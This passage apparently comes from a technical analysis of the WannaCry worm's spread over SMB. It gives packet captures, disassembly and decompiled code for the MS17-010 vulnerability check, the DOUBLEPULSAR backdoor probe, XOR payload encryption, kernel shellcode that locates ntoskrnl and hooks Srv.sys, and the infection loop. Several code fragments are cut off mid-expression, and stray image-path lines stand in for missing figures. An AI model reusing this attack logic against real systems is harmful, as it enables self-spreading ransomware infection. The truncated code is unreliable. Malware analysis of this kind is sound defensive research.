0050  00 00 00 00 2f 4b 00 00  c5 5e 00 31 00 02 4c 41   ..../K.. .^.1..LA
0060  4e 4d 41 4e 31 2e 30 00  02 4c 4d 31 2e 32 58 30   NMAN1.0. .LM1.2X0
0070  30 32 00 02 4e 54 20 4c  41 4e 4d 41 4e 20 31 2e   02..NT L ANMAN 1.
0080  30 00 02 4e 54 20 4c 4d  20 30 2e 31 32 00         0..NT LM  0.12.
```

Session Setup AndX Request:

```
96 738.678423000  192.168.78.132  192.168.78.1    SMB    157 Session Setup AndX Request, User: .\

⊞ Transmission Control Protocol, Src Port: 1067 (1067), Dst Port: 445 (445), Seq: 89, Ack: 410, Le
⊞ NetBIOS Session Service
⊞ SMB (Server Message Block Protocol)

0000  00 50 56 c0 00 08 00 0c  29 eb 1d 0c 08 00 45 00   .PV..... ).....E.
0010  00 8f 0c 3c 40 00 80 06  d0 56 c0 a8 4e 84 c0 a8   ...<@... .V..N...
0020  4e 01 04 2b 01 bd f5 fd  76 79 e7 8a 95 70 50 18   N..+.... vy...pP.
0030  f9 57 cc 5b 00 00 00 00  00 63 ff 53 4d 42 73 00   .W.[.... .c.SMBs.
0040  00 00 00 18 01 20 00 00  00 00 00 00 00 00 00 00   ..... .. ........
0050  00 00 00 00 2f 4b 00 00  c5 5e 0d ff 00 00 00 df   ..../K.. .^......
0060  ff 02 00 01 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 40 00 00 00 26 00 00  2e 00 57 69 6e 64 6f 77   .@...&.. ..Window
0080  73 20 32 30 30 30 20 32  31 39 35 00 57 69 6e 64   s 2000 2 195.Wind
0090  6f 77 73 20 32 30 30 30  20 35 2e 30 00            ows 2000  5.0.
```

The disassembled source of the worm shows how the *Negotiate Protocol Request* is built:

```
.data:0042E3D0 00                     negotiate_proto_request db 0     ; DATA XREF: SMB_comms+77To
.data:0042E3D0                                                         ; netbios
.data:0042E3D0                                                         ; # 'Message_Type'
.data:0042E3D1 00 00 54                          db 2 dup(0), 54h      ; # 'Length'
.data:0042E3D4 FF 53 4D 42                       db 0FFh, 53h, 4Dh, 42h ; smb_header
.data:0042E3D4                                                         ; # 'server_component': .SMB
.data:0042E3D8 72                                db 72h                ; # 'smb_command': Negotiate Protocol
.data:0042E3D9 00 00 00 00                       db 4 dup(0)           ; # 'nt_status'
.data:0042E3DD 18                                db 18h                ; # 'flags'
.data:0042E3DE 01 28                             db 1, 28h             ; # 'flags2'
.data:0042E3E0 00 00                             db 2 dup(0)           ; # 'process_id_high'
.data:0042E3E2 00 00 00 00 00 00 00 00           db 8 dup(0)           ; # 'signature'
.data:0042E3EA 00 00                             db 2 dup(0)           ; # 'reserved'
.data:0042E3EC 00 00                             db 2 dup(0)           ; # 'tree_id'
.data:0042E3EE 2F 4B                             db 2Fh, 4Bh           ; # 'process_id'
.data:0042E3F0 00 00                             db 2 dup(0)           ; # 'user_id'
.data:0042E3F2 C5 5E                             db 0C5h, 5Eh          ; # 'multiplex_id'
.data:0042E3F4 00                                db 0                  ; negotiate_proto_request
.data:0042E3F4                                                         ; # 'word_count'
.data:0042E3F5 31 00                             db 31h, 0             ; # 'byte_count'
.data:0042E3F7 02                                db 2                  ; # 'dialect_buffer_format'
.data:0042E3F8 4C 41 4E 4D 41 4E 31 2E+aLanman1_0_0 db 'LANMAN1.0',0  ; # 'dialect_name': LANMAN1.0
.data:0042E402 02                                db 2                  ; # 'dialect_buffer_format'
.data:0042E403 4C 4D 31 2E 32 58 30 30+aLm1_2x002_0 db 'LM1.2X002',0  ; # 'dialect_name': LM1.2X002
.data:0042E40D 02                                db 2                  ; # 'dialect_buffer_format'
.data:0042E40E 4E 54 20 4C 41 4E 4D 41+aNtLanman1_0 db 'NT LANMAN 1.0',0 ; # 'dialect_name3': NT LANMAN 1.0
.data:0042E41C 02                                db 2                  ; # 'dialect_buffer_format'
.data:0042E41D 4E 54 20 4C 4D 20 30 2E+aNtLm0_12_0 db 'NT LM 0.12',0  ; # 'dialect_name4': NT LM 0.12
```

The disassembled source shows the *Session Setup AndX Request* (only the end of it is shown):

```
.data:0042E467 40 00 00 00                  db 40h, 3 dup(0)       ; # Capabilities
.data:0042E46B 26 00                        db 26h, 0              ; # Byte Count
.data:0042E46D 00                           db 0                   ; # Account
.data:0042E46E 2E 00                        db 2Eh, 0              ; # Primary Domain
.data:0042E470 57 69 6E 64 6F 77 73 20+aWindows20002195_0 db 'Windows 2000 2195',0
.data:0042E482 57 69 6E 64 6F 77 73 20+aWindows20005_0_0 db 'Windows 2000 5.0',0
```

The *Session Setup AndX Request* will get a response, and the code parses it to extract the `native_os` field from it.


Following this, the worm composes an IPC share name such as:

`\\%IP_ADDRESS%\IPC`

Next, the ransomware submits two other SMB requests:

- `tree_connect_andx_request`
- `peeknamedpipe_request`


First, the *Tree Connect AndX Request*:



Once the host responds, the code will read `tree_id`, `process_id`, `user_id`, and `multiplex_id`, in order construct a new SMB request. In that new request, the following placeholders within request templates will be replaced with the extracted values:

- `__TREEID__PLACEHOLDER__`
- `__USERID__PLACEHOLDER__`
- `__TREEPATH_REPLACE__`

The *PeekNamedPipe Request* is then submitted, recognised in WireShark as:



The SMB header extracted from the received response is then parsed to see if `nt_status` contained in it equals `0x0C000205`. Here is how the malware parses the four bytes of such status (bytes `05`, `02`, `00`, `0C`):

```
if (send(__hSocket, peeknamedpipe_request, 78, 0) != -1 // if sent
    && recv(__hSocket, &buf, 1024, 0) != -1 // and recv() is Ok
    && nt_status_0 == 5                   // and nt_status byte #0=05
    && nt_status_1 == 2                   // and nt_status byte #1=02
    && !nt_status_2                       // and nt_status byte #2=00
    && nt_status_3 == 0xC0u)              // and nt_status byte #3=0C
```

```
    {                                   // if nt_status==0x0C000205
         closesocket(__hSocket);
         return 1; // return TRUE, host is vulnerable to MS17-010
    }
...
return 0; // return FALSE – the host is NOT vulnerable
```

If the host is vulnerable to MS17-010, the worm waits for three seconds and then checks if it is already infected with DOUBLEPULSAR – in order to replicate itself, it needs an active DOUBLEPULSAR backdoor to be installed at the host.

In order to check that, it builds and then submits *SMB Trans2 Request* or `trans2_request`.

As seen below, the `subcommand` field within `trans2_request` request is set to `SESSION_SETUP`, which is a covert beacon request to the DOUBLEPULSAR backdoor:

If the host is infected with DOUBLEPULSAR, the response will contain `"Multiplex ID"` set to `81` (`0x51`). Here, the worm sends `trans2_request` request, and checks if `multiplex_id` equals `0x51` :

```
if (send(hSocket, trans2_request, 82, 0) != -1 // if send() Ok
     && recv(hSocket, &buf, 1024, 0) != -1      // and recv() Ok
     && multiplex_id == 0x51)      // and DoublePulsar is active
...
      return 1;                    // return TRUE, is backdoored
```

If the scanned host is infected with DOUBLEPULSAR, the worm will calculate an XOR key from the SMB’s `Signature1` field (`sig`):

```
unsigned int calculate_doublepulsar_xor_key(unsigned int sig)
{
  return 2 * sig ^ ((((sig >> 16) | sig & 0xFF0000) >> 8) |
                    (((sig <
```

```
}
```

This XOR key will later be used as a basic stream cipher to encrypt the payload submitted over SMB:

```
int xor_payload(int xor_key, int buf, int size)
{
    int i;
    char __xor_key[5];
    i = 0;
    *&__xor_key[1] = 0;
    *__xor_key = xor_key;
    if (size <= 0)
        return 0;
    do
    {
        *(i + buf) ^= __xor_key[i % 4];
        ++i;
    }
    while ( i
    return 0;
}
```

The worm next constructs a new SMB packet. The data contained in the packet will contain malicious shellcode. For example, if the target is x64, the shellcode will first walk backwards to find `ntoskrnl.exe` in kernel memory:

```
.data:00430138                              find_ntoskrnl_exe_imagebase proc near   ; CODE XREF: .data:0042FA77↑p
.data:00430138 53                                           push    ebx
.data:00430139                                              db      65h
.data:00430139 65 48                                        dec     eax
.data:0043013B 8B 04 25 38 00 00 00                         mov     eax, ds:38h
.data:00430142 48                                           dec     eax
.data:00430143 8B 40 04                                     mov     eax, [eax+4]
.data:00430146 48                                           dec     eax
.data:00430147 C1 E8 0C                                     shr     eax, 0Ch
.data:0043014A 48                                           dec     eax
.data:0043014B C1 E0 0C                                     shl     eax, 0Ch
.data:0043014E
.data:0043014E                              loc_43014E:                             ; CODE XREF: find_ntoskrnl_exe_imagebase+26↓j
.data:0043014E 48                                           dec     eax
.data:0043014F 8B 18                                        mov     ebx, [eax]
.data:00430151 66 81 FB 4D 5A                               cmp     bx, 'ZM'
.data:00430156 74 08                                        jz      short loc_430160
.data:00430158 48                                           dec     eax
.data:00430159 2D 00 10 00 00                               sub     eax, 1000h
.data:0043015E EB EE                                        jmp     short loc_43014E
.data:00430160                              ; ---------------------------------------------------------------------------
.data:00430160
.data:00430160                              loc_430160:                             ; CODE XREF: find_ntoskrnl_exe_imagebase+1E↑j
.data:00430160 5B                                           pop     ebx
.data:00430161 C3                                           retn
.data:00430161                              find_ntoskrnl_exe_imagebase endp
```

Next, it parses `ntoskrnl.exe`'s export table, and dynamically obtains addresses for a number of its exports – the exports are found by hashes, a common approach used in shellcode. The hash calculation function is reconstructed below:

```
__int64 get_name_hash(_BYTE *arg_name)
{
  _BYTE *name;
  int i;
  __int64 hash;
  name = arg_name;
  for (i = 0; ; i = (unsigned __int8)*name++ + (_DWORD)hash)
  {
    hash = (unsigned int)(127 * i);
    if (!*name)
      break;
  }
  return hash;
}
```

For example, a hash of `3E1481DFh` corresponds to *PsLookupProcessByProcessID()*, as explained in an article from Countercept.

NOTE: the 32-bit version of the code is identical in its functionality to its x64 version.

The shellcode will then use kernel's *ZwQuerySystemInformation()* API to obtain the list of loaded drivers. Among those drivers, it will be looking for a driver named `Srv.sys` – the driver is also found by its hash name:

```
seg000:000000000000025F loop:                             ; CODE XREF: seg000:000000000000028F↓j
seg000:000000000000025F                 add     eax, 284
seg000:0000000000000264                 push    rax
seg000:0000000000000265                 call    calc_hash
seg000:000000000000026A                 mov     ecx, 0C2AD3CFAh
seg000:000000000000026F                 cmp     eax, ecx
seg000:0000000000000271                 jz      short loc_291
seg000:0000000000000273                 mov     ecx, 2B4BBD1Ah
seg000:0000000000000278                 cmp     eax, ecx
seg000:000000000000027A                 jz      short loc_291
seg000:000000000000027C                 pop     rax
seg000:000000000000027D                 mov     edx, [rbp-18h]
seg000:0000000000000280                 sub     edx, 284
seg000:0000000000000286                 jl      loc_338
seg000:000000000000028C                 mov     [rbp-18h], edx
seg000:000000000000028F                 jmp     short loop
```

It will then locate the `Srv.sys` driver's `.data` section with the purpose of patching its `SrvTransaction2DispatchTable` – namely, placing a hook on its *SrvTransactionNotImplemented()* function, making sure that the shellcode is invoked as a hook handler, as explained by `@zerosum0x0`.

Next, the worm will construct a payload wrapped into a new SMB packet. For this, it will build a new DLL out of its own `.data` section. The internal name of the DLL is `launcher.dll`, and its only export is *PlayGame()*. The DLL is built using the worm's own file contents, and thus, the DLL is constructed as a thin wrapper around the worm's own executable.

The constructed DLL will be passed to the remote host along with the shellcode to load it up, via SMB, in 4Kb chunks, making sure each chunk is encrypted with the earlier derived XOR key.

With the hook in place, when such a payload packet arrives via SMB, it will be seen by `Srv.sys` (an SMB driver) as an **invalid** SMB request. Therefore, it will call *SrvTransactionNotImplemented()* function from its own dispatch table. Since this function will be hooked, the shellcode with DLL injection logic will be invoked instead, that in turn relies on *KeInsertQueueApc()*.

As a result, the shellcode invoked as a hook handler will allocate memory in the executable region of memory, extract the received DLL in it, and run it in the userspace. This will lead to the execution of the ransomware on the remote host.

The newly built DLL `launcher.dll` delivered and executed at the host has very little functionality: when its *PlayGame()* export is called, it only loads up its own resource `"W/101"`, saves and then runs it under a fixed name:

`C:\WINDOWS\mssecsvc.exe`

Since `mssecsvc.exe` is extracted from the DLL resource, which in turn is built by worm from its own body, it will be equivalent to the worm executable itself.

If it turns out that the remote host is not infected with DOUBLEPULSAR, the worm will attempt to infect the host with DOUBLEPULSAR, using the same technique as ETERNALBLUE explained above. This attempt will be repeated up to 5 times, with a 3 second interval between the attempts.

A high-level description of the worm's logic is shown below:

```
if (IS_VULNERABLE_TO_MS17_010(&target, 445))
{
```

```
   i = 0;
   do
   {
       Sleep(3000);                        // wait for 3 seconds
       if (IS_BACKDOORED(&target, 1, 445)) // DoublePulsar installed?
          break;                           // then quit the loop
       Sleep(3000);                        // otherwise, wait 3 sec.
       INFECT_WITH_DOUBLEPULSAR(&target, 445);// install DoublePulsar
       ++i;
   }
   while ( i // repeat up to 5 times
}                                          // ..until backdoor-ed
Sleep(3000);                               // wait for 3 seconds
if (IS_BACKDOORED(&target, 1, 445))        // finally backdoor-ed?
   SEND_PAYLOAD_RANSOMWARE(&target, 1, 445);// send WCry as DLL
endthreadex(0, *&target);                  // quit the thread
```

According to this logic, if the host already has DOUBLEPULSAR backdoor installed on it, the worm will send it the ransomware payload to execute it on the remote host. In turn, that instance of the ransomware will try to further replicate.

If the DOUBLEPULSAR backdoor is not installed on the remote host, the worm will try to install it. Only if the DOUBLEPULSAR backdoor is found to be installed on the remote host, only then the worm will try to replicate to it, via the backdoor.